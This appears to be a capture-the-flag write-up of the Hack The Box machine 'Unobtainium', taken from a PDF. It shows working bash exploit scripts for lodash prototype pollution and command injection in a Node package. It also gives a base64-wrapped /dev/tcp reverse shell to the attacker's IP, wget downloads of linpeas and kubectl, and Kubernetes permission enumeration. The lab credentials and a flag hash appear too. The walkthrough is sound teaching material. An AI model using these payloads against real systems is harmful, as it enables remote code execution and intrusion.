


We got the creads.
It's seems like Todo function has the capability to read files from the server.
For the simplicity i wrote a script to check if we also read file from the server?.
I also run the burp for capture the req.
Before running the script install the requirements for the script.
apt-get install jq


dedsec.sh

```bash
#!/bin/bash

RHOST="unobtainium.htb"
RPORT=31337
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
FILE=$1

cat - <<EOF > message.json
{
    "auth":
    {
        "name":"felamos",
        "password":"Winter2021"
    },
    "filename":"${FILE}"
}
EOF

CONTENT="$(curl -s \
                -A "${UA}" \
                -H "Content-Type: application/json" \
                -d "$(cat message.json | jq -c)" \
                -x "${PROXY}" \
                http://${RHOST}:${RPORT}/todo \
           | jq .content \
           | sed -e 's/^.//' -e 's/.$//')"

printf "$CONTENT"
```





It's said No such file or directory found because we don't give any filename and we also see a interesting file called index.js. Let's add index.js inside filename.



We got the index.js but it in bad format.
After Beautify the file we got this.

index.js

```
var root = require("google-cloudstorage-commands");
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser');
const _ = require('lodash');
const app = express();
var fs = require('fs');

const users = [
 {name: 'felamos', password: 'Winter2021'},
 {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true},
];

let messages = [];
let lastId = 1;

function findUser(auth) {
 return users.find((u) =>
 u.name === auth.name &&
 u.password === auth.password);
}

app.use(bodyParser.json());

app.get('/', (req, res) => {
 res.send(messages);
});

app.put('/', (req, res) => {
 const user = findUser(req.body.auth || {});

 if (!user) {
 res.status(403).send({ok: false, error: 'Access denied'});
 return;
 }

 const message = {
 icon: '__',
 };

```


```
41   _.merge(message, req.body.message, {
42   id: lastId++,
43   timestamp: Date.now(),
44   userName: user.name,
45   });
46
47   messages.push(message);
48   res.send({ok: true});
49  });
50
51  app.delete('/', (req, res) => {
52   const user = findUser(req.body.auth || {});
53
54   if (!user || !user.canDelete) {
55   res.status(403).send({ok: false, error: 'Access denied'});
56   return;
57   }
58
59   messages = messages.filter((m) => m.id !== req.body.messageId);
60   res.send({ok: true});
61  });
62  app.post('/upload', (req, res) => {
63   const user = findUser(req.body.auth || {});
64   if (!user || !user.canUpload) {
65   res.status(403).send({ok: false, error: 'Access denied'});
66   return;
67   }
68
69
70   filename = req.body.filename;
71   root.upload("./",filename, true);
72   res.send({ok: true, Uploaded_File: filename});
73  });
74
```

```
75  app.post('/todo', (req, res) => {
76          const user = findUser(req.body.auth || {});
77          if (!user) {
78                  res.status(403).send({ok: false, error: 'Access denied'});
79                  return;
80          }
81
82          filename = req.body.filename;
83   testFolder = "/usr/src/app";
84   fs.readdirSync(testFolder).forEach(file => {
85   if (file.indexOf(filename) > -1) {
86   var buffer = fs.readFileSync(filename).toString();
87   res.send({ok: true, content: buffer});
88   }
89   });
90  });
91
92  app.listen(3000);
93  console.log('Listening on port 3000...');
94
```

After reading the file i found nothing interesting but i am sure

that it's using react or nodejs or something like that if the server uses that so there is a file called package.json which has the list of npm packages used and we also find vulnerability for that specific packages.

After beautify the package.json and we got this



1-) Lodash : Prototype Pollution https://snyk.io/vuln/SNYK-JS-LODASH-73638

2-)

google-cloudstorage-commands : Command Injection https://-snyk.io/vuln/SNYK-JS-GOOGLECLOUDSTORAGECOMMANDS-1050431

With the help of Lodash -> Prototype Pollution we give ourself a permission of upload & delete with changing canDelete and

canUpload to be True.

lodash is a modern JavaScript utility library delivering modularity, performance, & extras.

Affected versions of this package are vulnerable to Prototype Pollution. The functions `merge`, `mergeWith`, and `defaultsDeep` could be tricked into adding or modifying properties of `Object.prototype`. This is due to an incomplete fix to `CVE-2018-3721`.

```
_.merge(message, req.body.message, {
id: lastId++,
timestamp: Date.now(),
userName: user.name,
});
```

```
/node_modules/lodash# cat _mergeData.js
```

And with help of google-cloudstorage-commands -> Command Injection We can execute commands on server.

Overview

Affected versions of this package are vulnerable to Command Injection.

PoC

```
var root = require("google-cloudstorage-commands");
root.upload("./","& touch JHU", true);
```

```
function upload(inputDirectory, bucket, force = false) {
    return new Promise((yes, no) => {
        let _path = path.resolve(inputDirectory)
        let _rn = force ? '-r' : '-Rn'
        let _cmd = exec(`gsutil -m cp ${_rn} -a public-read ${_path} ${bucket}`)
        _cmd.on('exit', (code) => {
            yes()
        })
    })
}
```

gsutil is a Python application that lets you access Cloud Storage from the command line. You can use gsutil to do a wide range of bucket and object management tasks, including:

- Creating and deleting buckets.
- Uploading, downloading, and deleting objects.
- Listing buckets and objects.
- Moving, copying, and renaming objects.
- Editing object and bucket ACLs.

gsutil performs all operations, including uploads and downloads, using HTTPS and transport-layer security (TLS).

So let's first give ourself a permission to upload file and delete files
For that i create a script to keep things simple.

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# jq -h
jq - commandline JSON processor [version 1.6]
```

```
Example:

        $ echo '{"foo": 0}' | jq .
        {
                "foo": 0
        }
```

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# curl -h
Usage: curl [options ... ] <url>
 -d, --data <data>   HTTP POST data
 -f, --fail          Fail silently (no output at all) on HTTP errors
 -h, --help <category> Get help for commands
 -i, --include       Include protocol response headers in the output
 -o, --output <file> Write to file instead of stdout
 -O, --remote-name   Write output to a file named as the remote file
 -s, --silent        Silent mode
 -T, --upload-file <file> Transfer local FILE to destination
 -u, --user <user:password> Server user and password
 -A, --user-agent <name> Send User-Agent <name> to server
 -v, --verbose       Make the operation more talkative
 -V, --version       Show version number and quit
```

exploit.sh

```
#!/bin/bash

RHOST="unobtainium.htb"
RPORT=31337
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
TEXT="$1"

cat - <<EOF > message.json
{
    "auth":
    {
        "name":"felamos",
        "password":"Winter2021"
    },
    "message":
    {
        "text":${TEXT}
    }
}
EOF

curl -s \
     -X PUT \
     -A "${UA}" \
     -H "Content-Type: application/json" \
     -d "$(cat message.json | jq -c)" \
     -x "${PROXY}" \
     "http://${RHOST}:${RPORT}/" \
| jq .

```

Let's run the exploit
Imp -> before running the exploit intercept the request and forward the req becuase we use proxy inside exploit.

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# ./exploit.sh '{"constructor":{"prototype":{"canDelete":true, "canUpload":true}}}'
```

Pretty Raw \n Actions

```
PUT / HTTP/1.1
Host: unobtainium.htb:31337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 136
Connection: close

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "message":{
    "text":{
      "constructor":{
        "prototype":{
          "canDelete":true,
          "canUpload":true
        }
      }
    }
  }
}
```

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# ./exploit.sh '{"constructor":{"prototype":{"canDelete":true, "canUpload":true}}}'
{
  "ok": true
}
```

It's response is true means now we have the permission.
Let's check we can write in a file or not.
I create another one exploit to write in a file.

exploit2.sh

```
#!/bin/bash

RHOST="unobtainium.htb"
RPORT=31337
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
FILE="& echo saad | tee saad.txt"

cat - <<EOF > message.json
{
    "auth":
    {
        "name":"felamos",
        "password":"Winter2021"
    },
    "filename":"${FILE}"
}
EOF

curl -s \
     -A "${UA}" \
     -H "Content-Type: application/json" \
     -d "$(cat message.json | jq -c)" \
     -x "${PROXY}" \
     -o /dev/null \
     "http://${RHOST}:${RPORT}/upload"

```

The exploit write the content "dedsec" inside dedsec.txt.
Now let's run the exploit and capture the req in burp.

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# chmod +x exploit2.sh

┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# ./exploit2.sh
```

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
POST /upload HTTP/1.1
Host: unobtainium.htb:31337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 91
Connection: close

{
  "auth":{
    "name":"felamos",
    "password":"Winter2021"
  },
  "filename":"& echo saad | tee saad.txt"
}
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 56
ETag: W/"38-6j/WKzAjmW6aSbfuybfdvE97ys0"
Date: Sun, 13 Jun 2021 04:26:23 GMT
Connection: close

{
  "ok":true,
  "Uploaded_File":"& echo saad | tee saad.txt"
}
```

It's said true. it's means we should be able to read saad.txt and get the content saad inside saad.txt
Just change filename to saad.txt for view the content inside that.

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 POST /todo HTTP/1.1
2 Host: unobtainium.htb:31337
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.
4 Accept: */*
5 Content-Type: application/json
6 Content-Length: 73
7 Connection: close
8
9 {
    "auth":{
      "name":"felamos",
      "password":"Winter2021"
    },
    "filename":"saad.txt"
  }
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 30
5 ETag: W/"1e-GyHZ77+yXWnPKp6ado1hZ4D2wFY"
6 Date: Sun, 13 Jun 2021 04:27:25 GMT
7 Connection: close
8
9 {"ok":true,"content":"saad\n"}
```

And we see saad inside saad.txt Now let's try to get reverse shell through that.
Just add the reverse shell inside filename.
Before send req start your netcat listner.

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 POST /upload HTTP/1.1
2 Host: unobtainium.htb:31337
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Content-Type: application/json
6 Content-Length: 150
7 Connection: close
8
9 {"auth":{"name":"felamos","password":"Winter2021"},"filename":
  "& echo $(echo 'bash -i >& /dev/tcp/10.10.14.12/1234 0>&1' |base64) | base64 -d | bash"}
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 115
5 ETag: W/"73-3gH+58P75Q0jabK5rolPGboqULI"
6 Date: Sun, 13 Jun 2021 04:36:57 GMT
7 Connection: close
8
9 {
    "ok":true,
    "Uploaded_File":"& echo $(echo 'bash -i >& /dev/tcp/10.10.14.12/1234 0>&1'
  }
```

Let's check the netcat listner.
Boom we got the shell.
First Let's get our user.txt inside /root/.

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.235.
Ncat: Connection from 10.10.10.235:47036.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# ls
ls
Dockerfile
clear-kubectl
index.js
node_modules
package-lock.json
package.json
saad.txt
todo.txt
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# cd ..
cd ..
root@webapp-deployment-5d764566f4-h5zhw:/usr/src# ls
ls
app
root@webapp-deployment-5d764566f4-h5zhw:/usr/src# cd /home
cd /home
root@webapp-deployment-5d764566f4-h5zhw:/home# ls
ls
node
root@webapp-deployment-5d764566f4-h5zhw:/home# cd node
cd node
root@webapp-deployment-5d764566f4-h5zhw:/home/node# ls
ls
root@webapp-deployment-5d764566f4-h5zhw:/home/node# cd /root
cd /root
root@webapp-deployment-5d764566f4-h5zhw:~# ls
ls
user.txt
root@webapp-deployment-5d764566f4-h5zhw:~# cat user.txt
cat user.txt
13de10c630fb290346b381a63fd5c2e7
root@webapp-deployment-5d764566f4-h5zhw:~#
```

Privilege escalation

And if you notice we are root i think it's a docker container.
Anyway let's run linpeas.

```
┌──(root💀kali)-[~/Downloads/linuxprivesc]
└─# ls
LinEnum.sh  linpeas.sh  linux-exploit-suggester.sh  linuxprivchecker.py  lse.sh  upc.sh

┌──(root💀kali)-[~/Downloads/linuxprivesc]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.235 - - [13/Jun/2021 00:37:45] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
root@webapp-deployment-5d764566f4-h5zhw:~# wget http://10.10.14.12/linpeas.sh | bash
←h5zhw:~# wget http://10.10.14.12/linpeas.sh | bash
--2021-06-13 04:41:54--  http://10.10.14.12/linpeas.sh
Connecting to 10.10.14.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339569 (332K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... .......... 15%  462K 1s
    50K .......... .......... .......... .......... .......... 30%  568K 0s
   100K .......... .......... .......... .......... .......... 45%  591K 0s
   150K .......... .......... .......... .......... .......... 60%  598K 0s
   200K .......... .......... .......... .......... .......... 75%  568K 0s
   250K .......... .......... .......... .......... .......... 90%  596K 0s
   300K .......... .......... .......... .                    100%  564K=0.6s

2021-06-13 04:41:55 (560 KB/s) - 'linpeas.sh' saved [339569/339569]

root@webapp-deployment-5d764566f4-h5zhw:~# ls
ls
linpeas.sh
user.txt
root@webapp-deployment-5d764566f4-h5zhw:~# bash linpeas.sh
bash linpeas.sh
```

```
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
* * * * * find / -name kubectl -exec rm {} \;
incrontab Not Found
-rw-r--r-- 1 root root  722 Oct  7  2017 /etc/crontab
```

there is a cronjob running that removes kubectl in the container every minute.
But there is no kubectl executable in the container.
Let's download a kubectl executable and transfer it in docker inside /tmp folder.
Link : Install kubectl binary with curl on Linux https://-kubernetes.io/docs/tasks/tools/install-kubectl-linux/#install-kubectl-binary-with-curl-on-linux

kubectl

The Kubernetes command-line tool, kubectl, allows you to run commands against Kubernetes clusters. You can use kubectl to deploy applications, inspect and manage cluster resources, and view logs. For more information including a complete list of kubectl operations, see the `kubectl` reference documentation.

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   154  100   154    0     0     96      0  0:00:01  0:00:01 --:--:--    96
100   212  100   212    0     0     65      0  0:00:03  0:00:03 --:--:--   414

┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─#

┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# ls
dedsec.sh     exploit.sh  kubectl       package.json  unobtainium_1.0.0_amd64.deb         unobtainium.ctb   unobtainium.ctb~   unobtainium_debian.zip
exploit2.sh   index.js    message.json  stuff         unobtainium_1.0.0_amd64.deb.md5sum  unobtainium.ctb~  unobtainium.ctb~~
```

We change the name of kubectl to xkubectl to avoid being removed by the cron job.

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.235 - - [13/Jun/2021 00:46:08] "GET /kubectl HTTP/1.1" 200 -
```

Now let's first check the version of kubectl.

```
root@webapp-deployment-5d764566f4-h5zhw:/tmp# wget -O xkubectl 10.10.14.12/kubectl
--2021-06-13 05:09:59--  http://10.10.14.12/kubectl
Connecting to 10.10.14.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 47583232 (45M) [application/octet-stream]
Saving to: 'xkubectl'

xkubectl                                    100%[=========================================================>]

2021-06-13 05:11:19 (577 KB/s) - 'xkubectl' saved [47583232/47583232]

root@webapp-deployment-5d764566f4-h5zhw:/tmp# ls -al
total 46480
drwxrwxrwt 1 root root     4096 Jun 13 05:09 .
drwxr-xr-x 1 root root     4096 Jun 13 02:09 ..
drwxr-xr-x 3 root root     4096 Feb 21 22:43 v8-compile-cache-0
-rw-r--r-- 1 root root 47583232 Jun 13 05:04 xkubectl
root@webapp-deployment-5d764566f4-h5zhw:/tmp# chmod +x xkubectl
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./xkubectl version --short
Client Version: v1.21.1
Server Version: v1.20.0
```

Now let’s see current rights with kubectl with privileged resources like secrets.

```
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./xkubectl auth can-i list secrets
no
```

let's check about namespaces.

```
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./xkubectl auth can-i list namespaces
Warning: resource 'namespaces' is not namespace scoped
yes
```

Let’s list all the namespaces

```
root@webapp-deployment-5d764566f4-mbprj:/tmp# ./xkubectl get namespace
NAME              STATUS   AGE
default           Active   147d
dev               Active   146d
kube-node-lease   Active   147d
kube-public       Active   147d
kube-system       Active   147d
```

We don't have permission of any namespaces.

```
root@webapp-deployment-5d764566f4-mbprj:/tmp# ./xkubectl auth can-i list secrets -n dev
no
root@webapp-deployment-5d764566f4-mbprj:/tmp# ./xkubectl auth can-i list secrets -n kube-system
no
```

Let's check if we have permission of pods or not in the dev namespaces

```
root@webapp-deployment-5d764566f4-mbprj:/tmp# ./xkubectl auth can-i list pods -n dev
yes
```

```
root@webapp-deployment-5d764566f4-mbprj:/tmp# ./xkubectl get pods -n dev
NAME                                  READY   STATUS    RESTARTS   AGE
devnode-deployment-cd86fb5c-6ms8d     1/1     Running   28         146d
devnode-deployment-cd86fb5c-mvrfz     1/1     Running   29         146d
devnode-deployment-cd86fb5c-qlxww     1/1     Running   29         146d
```

